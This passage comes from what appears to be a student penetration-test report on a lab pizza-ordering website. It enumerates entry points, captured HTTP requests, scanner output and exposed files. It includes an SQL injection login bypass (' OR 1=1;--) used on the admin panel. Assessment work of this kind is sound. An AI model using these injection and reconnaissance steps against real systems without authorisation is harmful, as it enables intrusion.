Information leakage have already been found during the passive information gathering stage. PHP errors displayed on the website revealed the path on the server in which the website is stored.

Nmap script 'http-comments-displayer' was used to scan the website, searching for HTML comments (Figure 28).

```
(root@kali) - [~/Desktop]
# nmap -p80,443 --script=http-comments-displayer 192.168.1.20 > nmap-comments.txt
```

Figure 28 Using Nmap script to perform HTML comments scan

The source code was carefully inspected using browser 'view source' function, to review the comments within the web application. There was no information leaking comments discovered during a study of the source code.

2.2.5 Identifying Application Entry Points

Properly carried out enumeration stage allows the tester to identify likely areas of weakness. In this section all possible entry and injection points were identified. Those entry points should be investigated after enumeration and mapping are completed (WSTG - v4.2 | OWASP, 2021,p 70).

The identified entry points are:

Available to every user:

1. Login:

- Email
- Password

2. Registering:

- First Name
- Last Name
- Email
- Password
- Confirm Password
- Security Answer

Available to logged in user:

1.CHANGE YOUR PASSWORD:

- Old Password
- New Password
- Confirm New Password

2.ADD DELIVERY/BILLING ADDRESS:

- First name
- Street Address
- P.O. Box No
- City
- Mobile No
- Landline No

3.RATE OUR FOODS

- Comment

4.Click here to change profile picture:

- Upload Photo

At this stage all GET/POST requests and responses have to be captured and identified (Appendix C). It is important to distinguish the difference between requests and responses from and to the server.

For the requests that have been captured it is important to:

- Identify where GETs and POSTs are used
- Identify all parameters used
- Identify parameters of the query string
- Identify encoded or encrypted parameters in POSTs

For the responses that have been captured it is important to:

- Identify where cookies are set, modified, or added.
- Identify any redirects
- Identify interesting headers used.

Identified POST requests:

1. Post request that would log you into an application (Figure 29).

```
1 POST /login-exec.php HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 57
9 Origin: http://192.168.1.20
10 Connection: close
11 Referer: http://192.168.1.20/
12 Cookie: PHPSESSID=ieshg08rOhl9lmc5lul7r18s3; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e766254706f59574e72624746694f6a45324d7a63324f5451334e7a5593d
13 Upgrade-Insecure-Requests: 1
14
15 login=hacklab%40hacklab.com&password=hacklab&Submit=Login
```

Figure 29 POST request login-exec.php

Cookie parameters:

- PHPSESSID
- SecretCookie

Query string parameters:

- login
- password

2. POST request that registers new user (Figure 30).

```
POST /register-exec.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 81
Origin: http://192.168.1.20
Connection: close
Referer: http://192.168.1.20/index.php
Cookie: PHPSESSID=ieshg0g8r0hl9lmc51ul7r18s3; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e7662546f364d54597a4e7a59354f444d334e513d3d
Upgrade-Insecure-Requests: 1

fname=&lname=&login=&password=&cpassword=&question=select&answer=&Submit=Register
```

Figure 30 POST request register-exec.php

Cookie parameters:

- PHPSESSID
- SecretCookie

Query string parameters:

- fname
- lname
- login
- password
- cpassword
- question
- answer

3. POST request used to change the password uses id parameter (Figure 31).

```
1 POST /Changepassword.php?id=15 HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 46
9 Origin: http://192.168.1.20
10 Connection: close
11 Referer: http://192.168.1.20/member-profile.php
12 Cookie: PHPSESSID=ieshg0g8r0h191mc5lul7r18s3; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e766254706f59574e72624746694f6a45324d7a63324f5459794d44513d
13 Upgrade-Insecure-Requests: 1
14
15 opassword=npassword&cpassword=&Submit=Change
```

Figure 31 POST request Changepassword.php

Cookie parameters:

- PHPSESSID
- SecretCookie

Query string parameters:

- opassword
- npassword
- cpassword

4. POST request used to submit billing information (Figure 32).

```
POST /billing-exec.php?id=15 HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Origin: http://192.168.1.20
Connection: close
Referer: http://192.168.1.20/member-profile.php
Cookie: PHPSESSID=ieshg0g8r0h191mc5lul7r18s3; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e7662546f364d54597a4e7a59354f5441304e413d3d
Upgrade-Insecure-Requests: 1
fname=sAddress=sbox=s&city=s&mNumber=&lNumber=&Submit=Add
```

Figure 32 POST request billing-exec.php

Cookie parameters:

- PHPSESSID
- SecretCookie

Query string parameters:

- fname
- sAddress
- box
- city
- mNumber
- Number

5. POST request used to leave a review (Figure 33).

```
1 POST /ratings-exec.php?id=15 HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 20
9 Origin: http://192.168.1.20
10 Connection: close
11 Referer: http://192.168.1.20/ratings.php
12 Cookie: PHPSESSID=ieshg0g8r0hl9lnc5lul7r18s3; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e7662546f364d54597a4e7a59354f5441304e413d3d
13 Upgrade-Insecure-Requests: 1
14
15 comment=&Submit=Rate
```

Figure 33 POST request ratings-exec.php

Cookie parameters:

- PHPSESSID
- SecretCookie

Query string parameters:

- Comment

6. POST request used to login into admin panel (Figure 34).

```
1 POST /admin/login-exec.php HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://192.168.1.20
10 Connection: close
11 Referer: http://192.168.1.20/admin/login-form.php
12 Cookie: PHPSESSID=ieshg0g8r0hl9lnc5lul7r18s3; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e7662546f364d54597a4e7a59354f5441304e413d3d
13 Upgrade-Insecure-Requests: 1
14
15 login=test&password=test&Submit>Login
```

Figure 34 POST request /admin/login-exec.php

Cookie parameters:

- PHPSESSID
- SecretCookie

Query string parameters:

- login
- password

7. POST request used to reserve a party hall (Figure 35).

```
1 POST /reserve-exec.php?id=15 HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 33
9 Origin: http://192.168.1.20
10 Connection: close
11 Referer: http://192.168.1.20/partyhalls.php
12 Cookie: PHPSESSID=ieshg0g8r0hl9lmc5lul7r18s3; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e7662546f364d54597a4e7a59354f5441304e413d3d
13 Upgrade-Insecure-Requests: 1
14
15 partyhall=1&date=2021-11-24&time=
```

Figure 35 POST request reserve-exec.php party hall reservation

Cookie parameters:

- PHPSESSID
- SecretCookie

Query string parameters:

- partyhall
- date
- time

8. POST request used to reserve a table (Figure 36).

```
1 POST /reserve-exec.php?id=15 HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://192.168.1.20
10 Connection: close
11 Referer: http://192.168.1.20/tables.php
12 Cookie: PHPSESSID=ieshg0g8r0hl9lmc5lul7r18s3; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e7662546f364d54597a4e7a59354f5441304e413d3d
13 Upgrade-Insecure-Requests: 1
14
15 table=1&date=2021-11-29&time=
```

Figure 36 POST request reserve-exec.php table reservation

Cookie parameters:

- PHPSESSID
- SecretCookie

Query string parameters:

- table
- date
- time

9. POST request used to change the profile picture (Figure 37).

```
1 POST /changepicture.php HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary=-----90467299415404641204185333349
8 Content-Length: 755
9 Origin: http://192.168.1.20
10 Connection: close
11 Referer: http://192.168.1.20/member-profile.php
12 Cookie: PHPSESSID=ieshg0g8r0hl9lmc5lul7rl8s3; SecretCookie=
6147466a61327868596b426f59574e72624746694c6d4e766254706f59574e72624746694f6a45324d7a63334d
4463344d54593d
13 Upgrade-Insecure-Requests: 1
14
15 -----90467299415404641204185333349
16 Content-Disposition: form-data; name="uploadedfile"; filename="test.png"
17 Content-Type: image/png
```

Figure 37 POST request changepicture.php

Cookie parameters:

- PHPSESSID
- SecretCookie

Parameters:

- filename
- name

Identified GET requests:

1. GET request for adding pizza to the cart. The 'id' parameter changes depending on the pizza selected (Figure 38-Figure 39).

```
1 GET /cart-exec.php?id=1 HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.1.20/foodzone.php
9 Cookie: PHPSESSID=s132t5cq8454skr8f9l70892l; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e7662546f364d54597a4e7a63324d5445344e413d3d
10 Upgrade-Insecure-Requests: 1
11
12
```

Figure 38 GET request cart-exec.php for 'margarita' pizza

```
1 GET /cart-exec.php?id=2 HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.1.20/foodzone.php
9 Cookie: PHPSESSID=s132t5cq8454skr8f9l70892l; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e7662546f364d54597a4e7a63324d5445344e413d3d
10 Upgrade-Insecure-Requests: 1
11
12
```

Figure 39 GET request cart-exec.php for 'Vesuvio' pizza

Cookie parameters:

- PHPSESSID
- SecretCookie

2. GET request for placing order. The 'id' parameter is incremented by 1 with every order (Figure 40-Figure 41).

```
1 GET /order-exec.php?id=37 HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.1.20/cart.php
9 Cookie: PHPSESSID=s132t5cq8454skr8f9l70892l; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e7662546f364d54597a4e7a63324d5445344e413d3d
10 Upgrade-Insecure-Requests: 1
11
12
```

Figure 40 GET request for order-exec.php id=37

```
1 GET /order-exec.php?id=38 HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.1.20/cart.php
9 Cookie: PHPSESSID=s132t5cq8454skr8f9l70892l; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e7662546f364d54597a4e7a63324d5445344e413d3d
10 Upgrade-Insecure-Requests: 1
11
12
```

Figure 41 GET request for order-exec.php id=38

Cookie parameters:

- PHPSESSID
- SecretCookie

3. GET request for deleting an order. The 'id' parameter is incremented by 1 with every order (Figure 42-Figure 43).

```
1 GET /delete-order.php?id=28 HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.1.20/member-index.php
9 Cookie: PHPSESSID=s132t5cqo8454skr8f9l70892l; SecretCookie=
6147466a61327868596b426f59574e72624746694c6d4e7662546f364d54597a4e7a63324d5445344e413d3d
10 Upgrade-Insecure-Requests: 1
11
12
```

Figure 42 GET request for delete-order.php id=28

```
1 GET /delete-order.php?id=29 HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.1.20/member-index.php
9 Cookie: PHPSESSID=s132t5cqo8454skr8f9l70892l; SecretCookie=
6147466a61327868596b426f59574e72624746694c6d4e7662546f364d54597a4e7a63324d5445344e413d3d
10 Upgrade-Insecure-Requests: 1
11
12
```

Figure 43 GET request for delete-order.php id=29

Cookie parameters:

- PHPSESSID
- SecretCookie

4. GET request for accessing a cart (Figure 44).

```
1 GET /cart.php HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.1.20/tables.php
9 Cookie: PHPSESSID=s132t5cqo8454skr8f9l70892l; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e7662546f364d54597a4e7a63324d5445344e413d3d
10 Upgrade-Insecure-Requests: 1
11
12
```

Figure 44 GET request cart.php

Cookie parameters:

- PHPSESSID
- SecretCookie

5. GET request for accessing member profile (Figure 45).

```
1 GET /member-profile.php HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.1.20/member-index.php
9 Cookie: PHPSESSID=s132t5cqo8454skr8f9l70892l; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e7662546f364d54597a4e7a63324d5445344e413d9d
10 Upgrade-Insecure-Requests: 1
11
12
```

Figure 45 GET request for member-profile.php

Cookie parameters:

- PHPSESSID
- SecretCookie

2.2.6 Mapping Execution Paths Through Application

Understanding the structure of the application is critical before beginning security testing. It is unlikely that the application will be adequately tested until the layout is thoroughly understood (WSTG - v4.2 | OWASP, 2021,p 74).

The Zed Attack Proxy (ZAP) is a free security tool that can perform automatic spidering to discover all URLs on the website(Figure 46).

Processed	Method	URI	
●	GET	http://192.168.1.20	Seed
●	GET	http://192.168.1.20/robots.txt	Seed
●	GET	http://192.168.1.20/sitemap.xml	Seed
●	GET	http://192.168.1.20/	Seed
●	GET	http://192.168.1.20/images	Seed
●	GET	http://192.168.1.20/stylesheets	Seed
●	GET	http://192.168.1.20/stylesheets/user_styles.css	Seed
●	GET	http://192.168.1.20/validation	Seed
●	GET	http://192.168.1.20/validation/user.js	Seed
●	GET	http://192.168.1.20/index.php	
●	GET	http://192.168.1.20/foodzone.php	
●	GET	http://192.168.1.20/member-ratings.php	
●	GET	http://192.168.1.20/member-index.php	
●	GET	http://192.168.1.20/contactus.php	
●	GET	http://192.168.1.20/aboutus.php	
●	GET	http://192.168.1.20/affix.php?type=terms.php	
●	GET	http://192.168.1.20/schema.sql	
●	POST	http://192.168.1.20/login-exec.php	
●	POST	http://192.168.1.20/register-exec.php	
●	GET	http://192.168.1.20/images/	
●	GET	http://192.168.1.20/stylesheets/	
●	GET	http://192.168.1.20/validation/	
●	GET	http://192.168.1.20/images/img001.png	
●	GET	http://192.168.1.20/cart-exec.php?id=1	
●	GET	http://192.168.1.20/images/img002.png	

Figure 46 Spidering performed using ZAP

2.2.7 Fingerprinting Web Application Framework

Knowing the web application components that are being evaluated really aids in the testing process and reduces the amount of effort necessary throughout the test (WSTG - v4.2 | OWASP, 2021,p 76).

whatweb was used to identify the technologies used on the website (Figure 47) (Appendix B).

```
(root@kali) ~/Desktop
$ whatweb http://192.168.1.20 -v
WhatWeb report for http://192.168.1.20
Status : 200 OK
Title : Food Plaza:Home
IP : 192.168.1.20
Country : RESERVED, ZZ
Summary : Apache[2.4.29][mod_perl/2.0.8-dev], OpenSSL[1.0.2n], PHP[5.6.34], Perl[5.16.3], PasswordField[cpassword,password], X-Powered-By[PHP/5.6.34], Scri
, HTTPServer[Unix][Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3]
```

Figure 47 Whatweb Summary results

Wappalyzer is a web browser extension that comes in handy in identifying technologies used to construct the website (Figure 48).




Figure 48 Wappalyzer show the technologies found on the pizza portal website

PHP errors displayed on the website exposing the programming language used to construct the website (Figure 49).

```
192.168.1.20/login-exec.php x
Warning: include(sqlcm_filter.php): failed to open stream: No such file or directory in /opt/lampp/htdocs/studentsite/login-exec.php on line 47
Warning: include(): Failed opening 'sqlcm_filter.php' for inclusion (include_path='.:opt/lampp/lib/php') in /opt/lampp/htdocs/studentsite/login-exec.php on line 47
Warning: session_regenerate_id(): Cannot regenerate session id - headers already sent in /opt/lampp/htdocs/studentsite/login-exec.php on line 72
Warning: Cannot modify header information - headers already sent by (output started at /opt/lampp/htdocs/studentsite/login-exec.php:59) in /opt/lampp/htdocs/studentsite/login-exec.php on line 79
```

Figure 49 PHP errors displayed following the login attempt

2.3 CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING

It only takes one vulnerability to compromise the security of the entire infrastructure, and even little and seemingly insignificant issues can escalate into serious threats for another application on the same server. Therefore, it is critical to conduct an in-depth assessment of configuration and known security issues after mapping the complete architecture (WSTG - v4.2 | OWASP, 2021,p 87).

Nikto (open-source web server scanner) was used to perform comprehensive testing for vulnerabilities and outdated server software (Figure 50) (Appendix C).

```
1 - Nikto v2.1.6
2
3 + Target IP:          192.168.1.20
4 + Target Hostname:    192.168.1.20
5 + Target Port:        80
6 + Start Time:        2021-11-11 18:48:42 (GMT-5)
7
8 + Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
9 + Retrieved x-powered-by header: PHP/5.6.34
10 + The anti-clickjacking X-Frame-Options header is not present.
11 + The X-XSS-Protection header is not defined. This header can hint to the user agent to
    protect against some forms of XSS
12 + The X-Content-Type-Options header is not set. This could allow the user agent to render
    the content of the site in a different fashion to the MIME type
13 + Entry '/schema.sql' in robots.txt returned a non-forbidden or redirect HTTP code (200)
```

Figure 50 Scanning the website using Nikto

Scanning targeted website using the OWASP ZAP – ‘Active Scan’ feature (Figure 51).




Figure 51 OWASP ZAP - Active Scan Results

Scan results performed using Acunetix trial version according to individual categories included in OWASP TOP 10 (Figure 52).

- [Injection\(A1\)](#)
Total number of alerts in this category: 12
- [Broken Authentication\(A2\)](#)
Total number of alerts in this category: 2
- [Sensitive Data Exposure\(A3\)](#)
Total number of alerts in this category: 84
- [XML External Entity \(XXE\)\(A4\)](#)
No alerts in this category
- [Broken Access Control\(A5\)](#)
Total number of alerts in this category: 20
- [Security Misconfiguration\(A6\)](#)
Total number of alerts in this category: 29
- [Cross Site Scripting \(XSS\)\(A7\)](#)
Total number of alerts in this category: 2
- [Insecure Deserialization\(A8\)](#)
No alerts in this category
- [Using Components with Known Vulnerabilities\(A9\)](#)
Total number of alerts in this category: 29
- [Insufficient Logging and Monitoring\(A10\)](#)
No alerts in this category

Figure 52 Acunetix scan results

2.3.1 Test File Extensions Handling for Sensitive Information

This section covers discovery of files stored on the server that can be accessed by the user and might contain raw data (WSTG - v4.2 | OWASP, 2021,p 97). The website has already been scanned for all available directories using Dirbuster (Figure 26) and gobuster (Appendix A). Multiple directories which should not be accessible by the user have been discovered:

- /~mail/sqlcm.bak (echo 'alert ("Bad hacker...)
- /admin (administrator panel)
- /cgi-bin/ (Access forbidden!)
- /js (multiple java script files used on the website) (Appendix D)
- /images/ (Appendix E)
- /docs/ (Appendix F)
- /css (Appendix G)
- /install/coming_soon.txt
- /phpMyAdmin (Access forbidden! Access to the requested object is only available from the local network.)
- /pictures/rick.jpg
- /pictures/fluffy.jpg
- /phpinfo.php (displays a large amount of information about the current state of PHP)
- /**schema.sql** (schema for the database containing the database name, table names and field names)
- /robots.txt
- /stylesheets/user_styles.css
- /swf/Carousel.swf
- /swf/default.xml
- /swf/swfobjects.js
- /validation/user.js (java script file containing validation methods)

2.3.2 Enumerate Infrastructure and Application Admin Interfaces

Web application may contain in built administrator interface which allows the website administrator to perform privileged activities on the site (WSTG - v4.2 | OWASP, 2021,p 106).

During the information gathering stage, an administrator interface has been discovered (Figure 53).




Figure 53 Administrator Login panel

Administrator username was entered – ‘administrator’ and the following alert box has been displayed (Figure 54).




Figure 54 Alert box

Thanks to the alert box it was easy to guess the administrator’s username. Username ‘admin’ was entered with a ‘test’ password. The following PHP errors were displayed (Figure 55).




Figure 55 PHP errors - admin panel

'Access Denied' website has been displayed (Figure 56).




Figure 56 Access Denied - admin panel

OWASP ZAP scan indicates that there is a SQL injection vulnerability existing in the administrator panel (Figure 57).



Figure 57 OWASP ZAP SQLi found on admin panel

It was possible to gain access to the administrator panel (Figure 58) using:

- username - admin
- password:
' OR 1=1;--




Figure 58 Administrator Control Panel

The change admin password has been tested, but it did not allowed to leave the current password blank, therefore we were unable to change the admin's password (Figure 59).




Figure 59 CHANGE ADMIN PASSWORD form

2.3.3 Test HTTP Methods

HTTP uses methods to perform actions on the web server. GET and POST are the most common ones but there are many more (Reichert, 2017). If the web server is misconfigured those methods can be used for malicious intentions (WSTG - v4.2 | OWASP, 2021,p 109).

Nmap script was used to scan for the methods used on the targeted web application (Figure 60). It has been found that the TRACE method is enabled. It is classified as a LOW risk but could potentially be used to perform XSS⁵ attack.

```
(root@kali) - [~/Desktop]
# nmap -p80 --script http-methods,http-trace --script-args http-methods.retest 192.168.1.20
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-24 17:53 EST
Nmap scan report for 192.168.1.20
Host is up (0.00039s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|   Status Lines:
|     HEAD: HTTP/1.1 200 OK
|     GET: HTTP/1.1 200 OK
|     POST: HTTP/1.1 200 OK
|     OPTIONS: HTTP/1.1 200 OK
|_ http-trace: TRACE is enabled
MAC Address: 00:0C:29:8D:B8:F3 (VMware)
```

Figure 60 Nmap scan result

⁵ <https://www.acunetix.com/vulnerabilities/web/trace-method-is-enabled/>

2.3.4 Test HTTP Strict Transport Security

The HTTP Strict-Transport-Security response header is used to inform browsers that it should only be visited via HTTPS rather than HTTP (developer.mozilla.org, n.d.) (Figure 61) (WSTG - v4.2 | OWASP, 2021,p 113).

```
(root@kali) - [~/Desktop]
